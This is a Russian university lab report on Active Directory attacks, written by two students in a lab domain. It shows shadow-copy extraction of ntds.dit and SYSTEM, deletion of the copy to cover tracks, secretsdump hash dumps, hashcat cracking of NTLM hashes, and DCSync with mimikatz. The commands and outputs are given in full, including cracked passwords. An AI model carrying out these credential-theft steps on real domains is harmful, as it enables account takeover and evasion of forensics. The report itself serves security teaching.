МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение высшего образования
«Национальный исследовательский ядерный университет «МИФИ»


ЛАБОРАТОРНАЯ РАБОТА №4:
«Атаки в Active Directory. Часть 1»

Выполнили студенты группы Б19-515
Щербакова Александра
Белов Александр


Москва, 2023 г.

Задание 1.


На контроллере домена создали теневую копию:




Скопировали файл базы данных ntds.dit из теневой копии:




NTDS.dit просто так не открыть – база хранится в зашифрованном виде. Для расшифровки нужно забрать файл System, копия которого доступна в теневой копии. Копируем его аналогичным образом:




Удаляем теневую копию, чтобы замести следы:



Додумались, что это все надо было делать с Кали через wmiexec, как в прошлой лабе:



По-хорошему надо было копировать примерно такой командой эти файлы с сервера на Кали, но не получилось. Делали через scp.



Задание 2.

secretsdump входит в состав Impacket, установленный в прошлой лабе. Достали хеши паролей

```
┌──(aleksandra㉿kali)-[~/impacket/examples]
└─$ python3 secretsdump_fixed.py -system ~/system -ntds ~/ntds.dit LOCAL -outputfile ~/out.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xeb628e46aa88fc371b2607896b59b2a8
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 7123e159357c188cb10509a780cd2611
[*] Reading and decrypting hashes from /home/aleksandra/ntds.dit
Администратор:500:aad3b435b51404eeaad3b435b51404ee:09137bff805dbc5bb7180e5f2732c12f:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-SM8HEDV52AE$:1000:aad3b435b51404eeaad3b435b51404ee:6d69194d33889a713dc7eaf4bd89e40a:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f2c58ea8d1d0b4af2ae7b762c9449afa:::
mydomain.local\ivanov:1110:aad3b435b51404eeaad3b435b51404ee:172e9d382099506a4e20e460fed0c12f:::
mydomain.local\petrov:1111:aad3b435b51404eeaad3b435b51404ee:e4376b3ae220a4b8e4d695a8f6372e78:::
mydomain.local\olegov:1112:aad3b435b51404eeaad3b435b51404ee:018c210209a8f4558faf1cc903b3b6e2:::
mydomain.local\kirillov:1113:aad3b435b51404eeaad3b435b51404ee:a9e80b9e9d043d83e317872c0a359ec0:::
mydomain.local\victorov:1114:aad3b435b51404eeaad3b435b51404ee:fba93f9de250a9aedb702d15967fcb46:::
mydomain.local\denisov:1115:aad3b435b51404eeaad3b435b51404ee:b5e3aec446cad85267aa0204d46c0e6e:::
mydomain.local\irinova:1116:aad3b435b51404eeaad3b435b51404ee:a89fca3e3492113d8644212eb9630dbe:::
mydomain.local\aleksandrov:1117:aad3b435b51404eeaad3b435b51404ee:a89fca3e3492113d8644212eb9630dbe:::
mydomain.local\glebov:1118:aad3b435b51404eeaad3b435b51404ee:98358f1a4cf4dd7fbfeeb0c5353ae231:::
mydomain.local\ignatov:1119:aad3b435b51404eeaad3b435b51404ee:bd4fdf314b6e4a31dc7b83504541b081:::
mydomain.local\valentinov:1129:aad3b435b51404eeaad3b435b51404ee:172e9d382099506a4e20e460fed0c12f:::
mydomain.local\igorev:1130:aad3b435b51404eeaad3b435b51404ee:172e9d382099506a4e20e460fed0c12f:::
DESKTOP-N1P6UMB$:1131:aad3b435b51404eeaad3b435b51404ee:b6ce3557a3bc6ef5ec0ce68770ed92ef:::
[*] Kerberos keys from /home/aleksandra/ntds.dit
Администратор:aes256-cts-hmac-sha1-96:33b70a00a88c46a6d8ca08fe1d3973a19d686bfceb6f4d56f929b424c7739f7e
Администратор:aes128-cts-hmac-sha1-96:feaf80ce78b70016291ad0ef9148ca16
Администратор:des-cbc-md5:75e562f8670b2aba
WIN-SM8HEDV52AE$:aes256-cts-hmac-sha1-96:f3004850b028378ffa4c1854ab0e2423762f46b44efdc820336df07c7dfcbea3
WIN-SM8HEDV52AE$:aes128-cts-hmac-sha1-96:15d4f7ec639e9109f37409b260c32bae
WIN-SM8HEDV52AE$:des-cbc-md5:c497293402f4ef52
krbtgt:aes256-cts-hmac-sha1-96:5b7cc288dcaec0953b59fb1336b459e2643d41740a43b340eb30086144016827
krbtgt:aes128-cts-hmac-sha1-96:7ca7372f9be59ea902cd541f0962af2f
krbtgt:des-cbc-md5:6d5d3223e06e3ee0
mydomain.local\ivanov:aes256-cts-hmac-sha1-96:d41fad3877438efebe0bc4ccbc3dafab48148a3430aee92d8228506afb4db03d
mydomain.local\ivanov:aes128-cts-hmac-sha1-96:594f76c4eedbb4c54d8b9b939a0c89f7
mydomain.local\ivanov:des-cbc-md5:d5df4a3df8290457
mydomain.local\petrov:aes256-cts-hmac-sha1-96:ca0452248080e2cfaeee4e736c43cbbd82663321593d82395be97c32f45e0240
mydomain.local\petrov:aes128-cts-hmac-sha1-96:6fb0a0535c6128a9b0cf91e190e610ef
mydomain.local\petrov:des-cbc-md5:bc6bc775294a43ab
mydomain.local\olegov:aes256-cts-hmac-sha1-96:9e7227458a8dd123645da7f907dbbd5395c64015b1a66114b536b907838817a1
mydomain.local\olegov:aes128-cts-hmac-sha1-96:7b5951e40c377b9db50966d8b5d97c77
```

Задание 3.

Файл с хешами, найденными теневым копированием:

```
┌──(aleksandra㉿kali)-[~]
└─$ cat hashes.txt
09137bff805dbc5bb7180e5f2732c12f
31d6cfe0d16ae931b73c59d7e0c089c0
6d69194d33889a713dc7eaf4bd89e40a
f2c58ea8d1d0b4af2ae7b762c9449afa
172e9d382099506a4e20e460fed0c12f
e4376b3ae220a4b8e4d695a8f6372e78
018c210209a8f4558faf1cc903b3b6e2
a9e80b9e9d043d83e317872c0a359ec0
fba93f9de250a9aedb702d15967fcb46
b5e3aec446cad85267aa0204d46c0e6e
a89fca3e3492113d8644212eb9630dbe
a89fca3e3492113d8644212eb9630dbe
98358f1a4cf4dd7fbfeeb0c5353ae231
bd4fdf314b6e4a31dc7b83504541b081
172e9d382099506a4e20e460fed0c12f
172e9d382099506a4e20e460fed0c12f
b6ce3557a3bc6ef5ec0ce68770ed92ef
```

Для брутфорса скачали небольшой словарь от John the ripper.

Пароли сложные, так что в оригинальном словаре их не нашлось. Поэтому дописали три пароля сами в словарь.

1) Расшифровали NTFS при помощи hashcat:

```
┌──(aleksandra㉿kali)-[~/Загрузки]
└─$ hashcat -m 1000 -a 0 ~/hashes.txt john.txt
hashcat (v6.2.6) starting
```


Два пользователя:

```
172e9d382099506a4e20e460fed0c12f:Superhardpas!
e4376b3ae220a4b8e4d695a8f6372e78:Yjcjgshrf1
Approaching final keyspace - workload adjusted.
```

Админский пароль krbtgt:

```
09137bff805dbc5bb7180e5f2732c12f:Aleksandrishche2023
Approaching final keyspace - workload adjusted.
```

2) Расшифровали NTFS при помощи JohnTheRipper:



Нашлись все три пароля.

Задание 4.

DCSync – атака на контроллер домена, в результате которой злоумышленник получает хеши паролей всех пользователей в домене.

Выполнили атаку DCSync с помощью утилиты mimikatz:


```
mimikatz # lsadump::dcsync /domain:mydomain.local /user:ivanov
[DC] 'mydomain.local' will be the domain
[DC] 'WIN-SM8HEDV52AE.mydomain.local' will be the DC server
[DC] 'ivanov' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Иван Иванов

** SAM ACCOUNT **

SAM Username         : ivanov
User Principal Name  : ivanov@mydomain.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   : 01.01.1601 3:00:00
Password last change : 27.03.2023 14:17:22
Object Security ID   : S-1-5-21-1078903314-3654076792-10258249-1110
Object Relative ID   : 1110

Credentials:
  Hash NTLM: 172e9d382099506a4e20e460fed0c12f
    ntlm- 0: 172e9d382099506a4e20e460fed0c12f
    ntlm- 1: 149c5f9d909e4c34718118180dadb4a6
    lm  - 0: 01ad24e345d2059bb0c2cb567010194a
    lm  - 1: 8f0139e850332e097d7da4e41b2f1824

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 53a150088c1bfa294971f25ed4b16b7e

* Primary:Kerberos-Newer-Keys *
    Default Salt : MYDOMAIN.LOCALivanov
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : d41fad3877438efebe0bc4ccbc3dafab48148a3430aee92d8228506afb4db03d
      aes128_hmac       (4096) : 594f76c4eedbb4c54d8b9b939a0c89f7
      des_cbc_md5       (4096) : d5df4a3df8290457
    OldCredentials
      aes256_hmac       (4096) : 83013c9b17d3d93fc2e1dd5f3292cb0c949ca43f5865de91d2453e5de9fa53d2
      aes128_hmac       (4096) : 199f93c36f85d28c507a4acb0af0743b
      des_cbc_md5       (4096) : 974608baabf24a2c

* Primary:Kerberos *
    Default Salt : MYDOMAIN.LOCALivanov
    Credentials
      des_cbc_md5       : d5df4a3df8290457
    OldCredentials
      des_cbc_md5       : 974608baabf24a2c

* Packages *
    NTLM-Strong-NTOWF
```


```
* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  fb943fae250d70fbb448cdab3c8bb999
    02  9827cd264a80a249d36af011833877c4
    03  fae5d1c14922170aabcae15dce6bd5dd
    04  fb943fae250d70fbb448cdab3c8bb999
    05  9827cd264a80a249d36af011833877c4
    06  693c4dbd01a6e0c8f5d9e4dd19fa4661
    07  fb943fae250d70fbb448cdab3c8bb999
    08  e280aa8c5e16ceeacd001d16fe91f0d4
    09  e280aa8c5e16ceeacd001d16fe91f0d4
    10  81620273cf7dfb9721e123be8bc832c3
    11  b1178b5e4db6e01854947cb1972ad238
    12  e280aa8c5e16ceeacd001d16fe91f0d4
    13  a152227bd213de202e3fb66cda9e870e
    14  b1178b5e4db6e01854947cb1972ad238
    15  6a535cf4fe8caf8b980aabbc43cc1c75
    16  6a535cf4fe8caf8b980aabbc43cc1c75
    17  54ef8e336c7ca66c25f9ad56c609f352
    18  655434d3cc43975ed8da85efa73f6a16
    19  640309b4af5694b59e9e960c44282e5d
    20  f84108670d2e432c37ceb9a49b547659
    21  05e60022e4bc1a1e95eb520c86f6b86b
    22  05e60022e4bc1a1e95eb520c86f6b86b
    23  889b1a9b9a9c09c2ab981b63fbca3818
    24  6f1e8df8dae2c31e8c3dcf7564303ff5
    25  6f1e8df8dae2c31e8c3dcf7564303ff5
    26  ecbb801d08dd03353f1aeae42d1959cc
    27  d50d6dfc2791c2168adf29753ce4aa51
    28  4463393e26d3cefff7c17e806a95b605
    29  d73e106f1671a9e4c2da3d8bd3482f19


mimikatz #
```

Видим хеши всех паролей, которые были установлены у пользователя, за счет чего можно предугадать пароль в будущем.

```
Credentials:
  Hash NTLM: 172e9d382099506a4e20e460fed0c12f
    ntlm- 0: 172e9d382099506a4e20e460fed0c12f
    ntlm- 1: 149c5f9d909e4c34718118180dadb4a6
```

Журнал безопасности:






Задание 5.

Выполнили атаку DCSync с помощью утилиты secretsdump:

python3 secretsdump_fixed.py mydomain/ivanov:Superhardpas!@10.0.1.6 -just-dc



Атака успешна - получили хеши паролей всех пользователей.


Задание 6.

Атака AS-REP Roasting при помощи Rubeus:

Не получилось, так как данная атака возможна, если учетной записи пользователя разрешена аутентификация без предварительной проверки подлинности Kerberos.

Задание 7.

